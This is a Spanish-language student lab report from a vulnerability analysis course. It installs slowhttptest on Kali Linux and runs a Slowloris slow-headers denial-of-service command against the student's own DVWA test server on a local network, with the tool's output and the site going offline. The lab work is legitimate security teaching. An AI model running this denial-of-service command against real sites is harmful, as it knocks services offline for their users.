

ANALISIS DE VULNERABILIDADES

ACT. 2.2 REALIZAR ATAQUE DOSS UTILIZANDO HERRAMIENTAS
SLOWLORIS EN KALI LINUX A WINDOWS 10

ALUMNO:
ZEA HERNANDEZ NESTOR HORACIO
A200727


CATEDRATICO
MTRO. LUIS GUITIERREZ ALFARO

SEPTIMO SEMESTRE GRUPO "M"

TUXTLA GUTIÉRREZ, CHIAPAS
16/09/23

Para empezar antes de instalar el slowhttptest, actualizamos nuestros paquetes para evitar tener algún pequeño error al momento de hacer la instalación

Comando: `sudo apt update`




```
(kali@kali)-[~]
$ sudo apt update

Get:1 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.4 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [45.4 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [118 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [227 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [225 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [912 kB]
Fetched 66.3 MB in 21s (3,211 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1226 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Una vez actualizado los paquetes, hacemos la instalación con el comando siguiente:

Comando: `sudo apt-get install slowhttptest`



```
(kali@kali)-[~]
$ sudo apt-get install slowhttptest

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  slowhttptest
0 upgraded, 1 newly installed, 0 to remove and 1226 not upgraded.
Need to get 31.2 kB of archives.
After this operation, 91.1 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 slowhttptest amd64 1.8.2-1+b1 [31.2 kB]
Fetched 31.2 kB in 1s (51.4 kB/s)
Selecting previously unselected package slowhttptest.
(Reading database ... 397492 files and directories currently installed.)
Preparing to unpack .../slowhttptest_1.8.2-1+b1_amd64.deb ...
Unpacking slowhttptest (1.8.2-1+b1) ...
Setting up slowhttptest (1.8.2-1+b1) ...
Processing triggers for kali-menu (2023.2.3) ...
Processing triggers for man-db (2.11.2-2) ...
```

Esperamos se complete y listo, tenemos instalado Slowloris

Para continuar nos cambiamos a UBUNTU para acceder a nuestro DVWA y copiar la dirección ip de nuestra pagina para hacer el ataque, una vez copiado el link, nos devolvemos a Kali, en donde seguiremos.

Setup :: Damn Vulnerable x

192.168.0.19/dvwa/setup.php

DVWA

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in: `/config.inc.php`

If the database already exists, **it will be cleared and the data will be removed**. You can also use this to reset the administrator credentials ("admin" // password: "p0p0r1t0")

Setup Check

Web Server SERVER_NAME: **192.168.0.19**

Operating system: ***nix**

PHP version: **8.1.2-1ubuntu2.14**

PHP function display_errors: **Disabled**

PHP function display_startup_errors: **Disabled**

PHP function allow_url_include: **Disabled**

PHP function allow_url_fopen: **Enabled**

PHP module gd: **Installed**

PHP module mysql: **Installed**

PHP module pdo_mysql: **Installed**

Backend database: **MySQL/MariaDB**

Database username: **dvwa**

Database password: *********

Database database: **dvwa**

Database host: **127.0.0.1**

Database port: **3306**

reCAPTCHA key: **Missing**

Writable folder `/var/www/html/dvwa/hackable/uploads/`: **No**

Writable folder `/var/www/html/dvwa/config/`: **No**

Status in red, indicate there will be an issue when trying to complete some of the exercises.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the `allow_url_fopen` and `allow_url_include` in the `php.ini` file.


Para continuar el ataque usamos el siguiente comando, más el link con dirección ip de nuestro dvwa que es la pagina a la cual le haremos el ataque:

```
slowhttptest -c 4000 -h -i 40 -r 400 -t 2000 -u http://192.168.0.19/dvwa/vulnerabilities/upload/
```


```
File Actions Edit View Help
L-$ slowhttptest -c 40000 -H -i 40 -r 400 -t 2000 -u http://192.168.0.19/dvwa
a/vulnerabilities/upload/
Tue Sep 26 14:06:58 2023: set open files limit to 40010
Tue Sep 26 14:06:58 2023:
slowhttptest version 1.8.2
- https://github.com/shekyaan/slowhttptest -
test type: SLOW HEADERS
number of connections: 40000
URL: http://192.168.0.19/dvwa/vulnerabilities/up
load/
verb: 2000
cookie:
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 40 seconds
connections per seconds: 400
probe connection timeout: 5 seconds
test duration: 240 seconds
using proxy: no proxy

Tue Sep 26 14:06:58 2023:
slow HTTP test status on 0th second:
initializing: 0
pending: 1
connected: 0
error: 0
```

Acá podemos ver que nuestras peticiones ya fueron aprobadas y el ataque ya se está llevando a cabo



Al regresar a nuestra página de dvwa podemos observar como la pagina ya no responde y al final de todo nos aparece el sitio como cuando nos quedamos sin conexión, eso pasa por las peticiones que le hemos hecho y hace que la pagina se caiga.



Ya por ultimo detenemos el proceso con las teclas ctrl + C y asi Cancelled by user

```
Home Tue Sep 26 14:09:13 2023:
slow HTTP test status on 135th second:

initializing:      0
pending:          6949
connected:        1798
error:            0
closed:           1005
service available: NO
^CTue Sep 26 14:09:17 2023:
Test ended on 138th second
Exit status: Cancelled by user

(kali@kali)-[~]
$
```

Y al entrar nuevamente a nuestro dvwa vemos como esta ya responde, y así funciona un ataque tipo dos con slowloris.

